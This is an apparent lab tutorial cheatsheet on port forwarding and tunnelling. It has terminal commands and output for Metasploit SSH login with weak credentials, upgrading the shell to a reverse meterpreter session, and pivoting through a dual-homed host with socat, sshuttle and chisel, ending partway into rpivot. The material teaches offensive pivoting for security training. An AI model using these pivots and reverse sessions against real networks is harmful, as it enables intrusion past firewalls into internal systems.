

# PORT FORWARDING & TUNNELLING



BLOCKED

BLOCKED

BLOCKED

BLOCKED

BLOCKED

PLINK

SSH - R

CHISEL

# CHEATSHEET



## Contents

Introduction .....	3
Apache Virtual Host .....	3
Lab Configuration.....	3
Port Forwarding .....	5
Port Forwarding using Metasploit.....	6
SSH Local Port Forwarding .....	8
Port Forwarding using Socat .....	9
Tunnelling.....	9
Lab Requirements .....	10
Sshuttle .....	10
Chisel.....	12
Install Chisel on Ubuntu .....	14
Chisel using Socks5 proxy.....	15
Rpivot using Socks4 proxy .....	18
Dynamic SSH Tunneling.....	20
Local SSH Tunneling .....	22
Local SSH Tunnelling using Plink.exe .....	23
Dynamic SSH Tunneling using Plink.exe .....	25
Tunnelling using Revsocks .....	27
Tunnelling with Metasploit (SOCKS 5 and 4a).....	29
SOCKS 4a .....	32
Tunnelling with DNScat2 .....	35
DNScat2 Tunneling on Port 22 .....	35
DNScat2 Tunnelling on port 80 .....	40
ICMP Tunneling .....	41



## Introduction

In this article, we are going to learn about the concepts and techniques of Port forwarding and Tunnelling. This article stands as an absolute cheatsheet on the two concepts.

Port forwarding transmits a communication request from one address and the port number while sending the packets in a network. Tunnelling has proven to be highly beneficial as it lets an organisation create their Virtual Private Network with the help of the public network and provide huge cost benefits for users on both the end.

## Apache Virtual Host

Virtual Web hosting is a concept you may have come across in various Capture-the-Flag challenges. Recently, professionals in corporate environments have also started using it to host their common services under fewer IP address.

Virtual web hosting refers to a method of running several web servers on a single host. Using this method, one computer can host thousands of websites. Moreover, Apache web servers have become one of the most popular web-serving methods because they are extremely powerful and flexible.

Apache can easily transform into a virtual host. This transformation allows the hosting of an individual website. As a result, network administrators can use a single server to host various websites or domains. This setup functions smoothly as long as the server can handle the load of the multiple hosted servers.

## Lab Configuration

The lab requirements comprise of:

- VMware Workstation
- Ubuntu
- Kali Linux

Let us start with configuring Apache2 services. To do this you will need to have Apache installed in your Linux systems. You can install it using

```
apt install apache2
```



```
root@ubuntu:~# apt install apache2 ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer
needed:
libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following packages will be upgraded:
  apache2 apache2-bin apache2-data apache2-utils
4 upgraded, 0 newly installed, 0 to remove and 359 not upgraded.
Need to get 1,518 kB of archives.
```

Then we need to create a directory for the websites we have to host.

```
mkdir /sbin/test
```

Then go to the **/etc/apache2** directory and edit the file **ports.conf** and add '**Listen 127.0.0.1:8080**' before 'Listen 80' as in the image below.

```
cd /etc/apache2
nano ports.conf
cat ports.conf
```

```
root@ubuntu:~# mkdir /sbin/test ←
root@ubuntu:~# cd /etc/apache2/ ←
root@ubuntu:/etc/apache2# nano ports.conf ←
root@ubuntu:/etc/apache2# cat ports.conf ←
# If you just change the port or add more ports here, you will likely
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 127.0.0.1:8080
Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Now let us create the **test.conf** file and add the following code in **/etc/apache2/sites-available/**

```
nano /etc/apache2/sites-available/test.conf
<VirtualHost 127.0.0.1:8080>
  DocumentRoot /sbin/test/
```



```
ServerName localhost
AllowEncodedSlashes NoDecode
<Directory "/sbin/test/">
    Require all granted
    AllowOverride All
    Options FollowSymLinks MultiViews
</Directory>
</VirtualHost>
```

```
root@ubuntu:/etc/apache2# nano /etc/apache2/sites-available/test.conf ←
root@ubuntu:/etc/apache2# cat /etc/apache2/sites-available/test.conf ←
<VirtualHost 127.0.0.1:8080>
    DocumentRoot /sbin/test/
    ServerName localhost

    AllowEncodedSlashes NoDecode
    <Directory "/sbin/test/">
        Require all granted
        AllowOverride All
        Options FollowSymLinks MultiViews
    </Directory>
</VirtualHost>
root@ubuntu:/etc/apache2#
root@ubuntu:/etc/apache2#
root@ubuntu:/etc/apache2#
root@ubuntu:/etc/apache2# a2ensite test.conf ←
Enabling site test.
To activate the new configuration, you need to run:
    systemctl reload apache2
```

Now let us make use of the tool **a2ensite** to enable our website and then let us restart our apache2.


```
a2ensite test.conf
systemctl restart apache2
```

Therefore, here we finish the setup of our lab by creating a virtual host.

## Port Forwarding

Port forwarding is establishing a secure connection between a remote user and local machines. In organisations one can give their source and destination port numbers to make use of tunnelling with the help of Linux. Along with this, they should also mention the destination which can be the IP address or name of the host.

Let's switch on the Kali Linux machine and check if the webpage is being hosted. However, it shows that the page is unavailable. Therefore, let us explore how we can forward the local address and port to the remote host. This can be done using various methods. So, let's examine them one by one.



## Port Forwarding using Metasploit

Now we take SSH session using Metasploit. Here we get the meterpreter session and then on using **netstat** command, we observe that port 8080 is running on the local host.

```
use auxiliary/scanner/ssh/ssh_login
set rhosts 192.168.1.108
set username raj
set password 123
exploit
sessions -u 1
sessions 2
netstat -antp
```



```
msf6 > use auxiliary/scanner/ssh/ssh_login ←
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.108
rhosts ⇒ 192.168.1.108
msf6 auxiliary(scanner/ssh/ssh_login) > set username raj
username ⇒ raj
msf6 auxiliary(scanner/ssh/ssh_login) > set password 123
password ⇒ 123
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.108:22 - Success: 'raj:123' 'uid=1000(raj) gid=1000(raj) groups=1000( UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.2:32927 → 192.168.1.108:22) at 2020-
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1 ←
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.2:4433
[*] Sending stage (976712 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.2:4433 → 192.168.1.108:33076) at 2020-
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2 ←
[*] Starting interaction with 2 ...

meterpreter > netstat -antp ←
Connection list
=====

Proto Local address           Remote address         State      User  Inode  PID/Pr
tcp   127.0.0.1:8080          0.0.0.0:*
tcp   127.0.0.53:53          0.0.0.0:*
tcp   0.0.0.0:22              0.0.0.0:*
tcp   127.0.0.1:631           0.0.0.0:*
tcp   192.168.1.108:33076    192.168.1.2:4433   ESTABLISHED 1000  0
tcp   192.168.1.108:22        192.168.1.2:35638  ESTABLISHED 0     0
tcp   192.168.1.108:22        192.168.1.2:32927  ESTABLISHED 0     0
tcp   :::80                   :::*
tcp   :::22                   :::*
tcp   :::1:631                :::*
udp   0.0.0.0:5353            0.0.0.0:*
udp   0.0.0.0:58731           0.0.0.0:*
udp   127.0.0.53:53           0.0.0.0:*
udp   192.168.1.108:68        192.168.1.1:67    ESTABLISHED 0     0
udp   0.0.0.0:631             0.0.0.0:*
udp   :::5353                 :::*
udp   :::37347                :::*
```


Here we make use of **portfwd** to forward all the traffic to the Kali machine, where you mention the local and the remote port and the local address.

```
portfwd add -l 8081 -p 8080 -r 127.0.0.1
```



```
meterpreter > portfwd add -l 8081 -p 8080 -r 127.0.0.1 ←
[*] Local TCP relay created: :8081 ↔ 127.0.0.1:8080
meterpreter >
meterpreter >
```

When we load this page on the web browser using 127.0.0.1:8081 in the Kali machine, we see that the contents of the web page are displayed.



Welcome to Hacking Articles

## SSH Local Port Forwarding


SSH uses this method to forward the application ports from a client machine to a server machine. In this setup, the SSH client listens for connections on a configured port. When a connection is received, it tunnels the traffic to an SSH server. Consequently, the server connects to a configured destination port on a machine other than the SSH server.

This opens a connection to the machine with IP 192.168.1.108 and forwards any connection of port 8080 on the local machine to port 8081. To know more about SSH tunnelling, visit [here](#).

```
ssh -L 8081:localhost:8080 -N -f -l raj 192.168.1.108
```

```
└─(root💀kali㉿kali:[/home/kali])─#
└# ssh -L 8081:localhost:8080 -N -f -l raj 192.168.1.108 ←
raj@192.168.1.108's password:
```

We can see the contents of the web page when we load it in the web browser using 127.0.0.1:8081 on the Kali machine.



Welcome to Hacking Articles


## Port Forwarding using Socat

Socat is generally a command-line utility available in Linux. It transfers data between two hosts. Here, we use it for port forwarding. Specifically, we configure it to redirect all TCP connections from 127.0.0.1:8080 to port 1234.

```
socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
```

```
raj@ubuntu:~$ socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 & ←  
[1] 4296  
raj@ubuntu:~$
```

After that, when we load the web page in the browser using 192.168.1.108:1234 on the Kali machine, the browser shows the page contents.



Welcome to Hacking Articles

## Tunnelling

**Tunnelling** allows users to access remote resources over a public network. In this method, users establish point-to-point tunnels. As a result, remote users connect to the network through the tunnel's other endpoint. Tunnelling protocols encapsulate the remote user's traffic. Then, they send the traffic through the public network. Finally, the protocol decapsulates the traffic and delivers it to




the intended user. Although the tunnel is not encrypted by default, its security depends on the selected TCP/IP protocol.

Let us look at how we can perform Tunnelling using various methods and tools.

### Lab Requirements

- Kali Linux with IP address **192.168.1.2**
- Ubuntu with 2 NIC, consisting of two IP addresses – **192.68.1.108**, **192.168.226.128**
- Metasploitable 2 with IP address **192.168.226.129**



### Sshuttle

Sshuttle facilitates to generate a VPN connection from a local machine to a remote Kali Linux with the help of SSH. For the proper functioning, one must have root access on the local machine but the remote Kali Linux can have any type of account. Sshuttle can run more than once concurrently on a particular client machine.

Let's see how we can use Sshuttle to get the access of a Metasploitable 2 machine which has a different subnet using Ubuntu machine which has two internet addresses with different subnets but also has the subnet in which the Kali Linux is present.

Now let's check the IP addresses of the Kali Linux machine



```
(root💀 kali)-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe49:b05d prefixlen 64 scopeid 0x20<link>
```

l

On checking the IP address of the Ubuntu machine we see that it has two IP addresses with different subnets.

```
raj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)
            RX packets 48 bytes 5319 (5.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 86 bytes 8894 (8.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.226.128 netmask 255.255.255.0 broadcast 192.168.226.255
        inet6 fe80::44a6:8a8:230e:ec96 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:5a txqueuelen 1000 (Ethernet)
            RX packets 4 bytes 944 (944.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 65 bytes 6801 (6.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Then, let's install the tool **Sshuttle** in the Kali Linux machine.

```
apt install sshuttle
```

```
(root💀 kali)-[~/home/kali]
# apt install sshuttle
Reading package lists... Done
Building dependency tree
Reading state information... Done
sshuttle is already the newest version (1.0.4-1).
The following packages were automatically installed
  libexo-1-0 libqt5opengl5 python3-gevent python3-g
Use 'sudo apt autoremove' to remove them.
```





A connection is created remotely with the Ubuntu (raj@192.168.1.108) and then the address of Metasploitable 2(192.168.226.129) using Sshuttle. Mention the password of Ubuntu and hence you are connected.

```
sshuttle -r raj@192.168.1.108 192.168.226.129
```

```
(root㉿kali)-[~/home/kali]
# sshuttle -r raj@192.168.1.108 192.168.226.129 ←
raj@192.168.1.108's password:
client: Connected.
█
```

Subsequently, when you put the Metasploitable 2 IP address in your Kali Linux's browser, you will be able to access the Metasploitable 2 on port 80.



Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Hence, here we saw that using Sshuttle, we first connected the Kali Linux with Ubuntu. Once the connection with Ubuntu was made, using that, a connection between Kali Linux and Metasploitable 2 was created.

## Chisel

**Chisel** acts as a TCP/UDP tunnel that transports data securely using SSH. It includes both the client and the Kali Linux machine in its setup. Typically, users rely on it to bypass firewalls. Additionally, it can provide a secure connection to a private network. Let us now see how this works.

First, we need to install Chisel and Golang on our Kali Linux machines.





**Note:** Chisel is written in Golang. Therefore, to ensure it functions correctly, we must also install Golang.

```
git clone https://github.com/jpillora/chisel.git  
apt install golang
```

```
[root@kali ~]# git clone https://github.com/jpillora/chisel.git ←  
Cloning into 'chisel'...  
remote: Enumerating objects: 1840, done.  
remote: Total 1840 (delta 0), reused 0 (delta 0), pack-reused 1840  
Receiving objects: 100% (1840/1840), 3.38 MiB | 2.62 MiB/s, done.  
Resolving deltas: 100% (844/844), done.  
[root@kali ~]# cd chisel/  
[root@kali chisel]# ls  
client Dockerfile example go.mod go.sum LICENSE main.go README.md server share test  
[root@kali chisel]# apt install golang ←  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
libexo-1-0 libqt5opengl5 python3-gevent python3-greenlet  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:
```

Now as we now have a copy of the chisel source, we can now proceed to build our binaries for Linux land hence compile the packages of the chisel using go build to begin.

```
go build -ldflags="-s -w"
```

```
[root@kali ~]# go build -ldflags="-s -w" ←  
go: downloading golang.org/x/sync v0.0.0-20200625203802-6e8e738ad208  
go: downloading github.com/jpillora/backoff v1.0.0  
go: downloading github.com/jpillora/requestlog v1.0.0  
go: downloading github.com/gorilla/websocket v1.4.2  
go: downloading golang.org/x/crypto v0.0.0-20200709230013-948cd5f35899  
go: downloading github.com/jpillora/sizestr v1.0.0  
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5  
go: downloading github.com/fsnotify/fsnotify v1.4.9  
go: downloading golang.org/x/net v0.0.0-20200707034311-ab3426394381  
go: downloading golang.org/x/sys v0.0.0-20200625212154-ddb9806d33ae  
go: downloading github.com/tomasen/realip v0.0.0-20180522021738-f0c99a92ddce  
go: downloading github.com/andrew-d/go-termutil v0.0.0-20150726205930-009166a695a2  
go: downloading github.com/jpillora/ansi v1.0.2  
go: downloading golang.org/x/text v0.3.0
```

To listen on port 8000 on the Kali Linux and allow clients to specify reverse port forwarding. Here the reverse tunnelling has been activated.

```
./chisel server -p 8000 -reverse
```



```
└─(root💀 kali)─[~/home/chisel]
# ./chisel server -p 8000 --reverse ←
2020/11/30 13:16:32 server: Reverse tunnelling enabled
2020/11/30 13:16:32 server: Fingerprint ia43tzcl3zmsEkIjIGoyw+mWRE+TAHG+yGK0llvfpf4=
2020/11/30 13:16:32 server: Listening on http://0.0.0.0:8000
2020/11/30 13:30:26 server: session#4: tun: proxy#R:5000⇒192.168.226.129:80: Listening
```

## Install Chisel on Ubuntu

Now let us install chisel and golang on Ubuntu, and compile all the packages.

```
git clone https://github.com/jpillora/chisel.git
apt install golang
cd chisel/
go build -ldflags="-s -w"
```

```
root@ubuntu:~# git clone https://github.com/jpillora/chisel.git ←
Cloning into 'chisel'...
remote: Enumerating objects: 1840, done.
remote: Total 1840 (delta 0), reused 0 (delta 0), pack-reused 1840
Receiving objects: 100% (1840/1840), 3.38 MiB | 2.57 MiB/s, done.
Resolving deltas: 100% (844/844), done.
root@ubuntu:~# apt install golang ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
golang is already the newest version (2:1.13~1ubuntu2).
The following packages were automatically installed and are no longer required:
  libfprint-2-tod1 liblvm9
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
root@ubuntu:~# cd chisel/ ←
root@ubuntu:~/chisel# go build -ldflags="-s -w" ←
```



After this done, let's run chisel on Ubuntu to connect Kali Linux and Metasploitable 2.

```
./chisel client 192.168.1.2:8000 R:5000:192.168.226.129:80
```

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.2:8000 R:5000:192.168.226.129:80 ←
2020/11/30 10:30:26 client: Connecting to ws://192.168.1.2:8000
2020/11/30 10:30:26 client: Connected (Latency 556.855µs)
```

Open the web browser in the Kali Linux machine to check the connection between the Kali Linux and Metasploitable 2 which is created on the local address and port 5000.

```
http://127.0.0.1:5000
```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## Chisel using Socks5 proxy

We can follow the initial set-up steps in Ubuntu and Kali Linux as seen in the chisel above proceed ahead.


To listen on port 8000 on the Kali Linux and allow clients to specify reverse port forwarding. Here the reverse tunnelling has been activated.

```
./chisel server -p 8000 --reverse
```



In ubuntu machine, the next step is to connect to our client using the new reverse socks option.

```
./chisel client 192.168.1.2:8000 R:socks
```



Now we connect the Ubuntu to Metasploitable 2.



```
./chisel client 192.168.1.2:8000 R:8001:192.168.226.129:9001
```

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.2:8000 R:8001:192.168.226.129:9001 ←  
2020/11/30 11:05:02 client: Connecting to ws://192.168.1.2:8000  
2020/11/30 11:05:02 client: Connected (Latency 763.978µs)
```

Here we point our Socks5 client which is Metasploitable 2 to the Kali Linux using Ubuntu.

```
./chisel server -p 9001 --socks5
```

```
root@ubuntu:~/chisel# ./chisel server -p 9001 --socks5 ←  
2020/11/30 10:53:24 server: Fingerprint L6ZAAuj96HCNQXrMo40liY5C1ytzks74M3TXldXT:  
2020/11/30 10:53:24 server: Listening on http://0.0.0.0:9001
```

Now let's open the web browser in the Kali Linux and go to configure the **proxy settings**. Here we are manually configuring the proxy, therefore, mention the SOCKS host address as the local address i.e., 127.0.0.1 and choose **socks5 proxy** on port 1080. Also, mention the local address in the '**no proxy for**' box.



Configure Proxy Access to the Internet

No proxy  
 Auto-detect proxy settings for this network  
 Use system proxy settings  
 Manual proxy configuration

HTTP Proxy:  Port:   
 Also use this proxy for FTP and HTTPS

HTTPS Proxy:  Port:

FTP Proxy:  Port:

SOCKS Host:  Port:   
 SOCKS v4  SOCKS v5

Automatic proxy configuration URL:  Reload:



No proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24  
Connections to localhost, 127.0.0.1, and ::1 are never proxied.

Do not prompt for authentication if password is saved  
 Proxy DNS when using SOCKS v5  
 Enable DNS over HTTPS

Use Provider:

When you open the web browser in the Kali Linux machine and add the Metasploitable 2 IP, you see that the Kali Linux is connected to the Metasploitable 2.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)

## Rpivot using Socks4 proxy

RPIVOT generally provides tunnel traffic into the internal network using socks 4 proxy. Its working is like SSH dynamic port forwarding but is in the opposite direction. It also has a client-server architecture. When a run client on the machine it will tunnel the traffic through and for that the Kali Linux should be enabled so that it can listen to the connections from the client.

Let's install Rpivot in the Kali Linux machine. Then go to its directory and start the listener on port 9999, which creates socks version 4 proxy on 127.0.0.1 on a port while connecting with the client

```
git clone https://github.com/klsecservices/rpivot.git
python server.py --server-port 9999 --server-ip 192.168.1.2 --proxy-ip 127.0.0.1 -
-proxy-port 1080
```



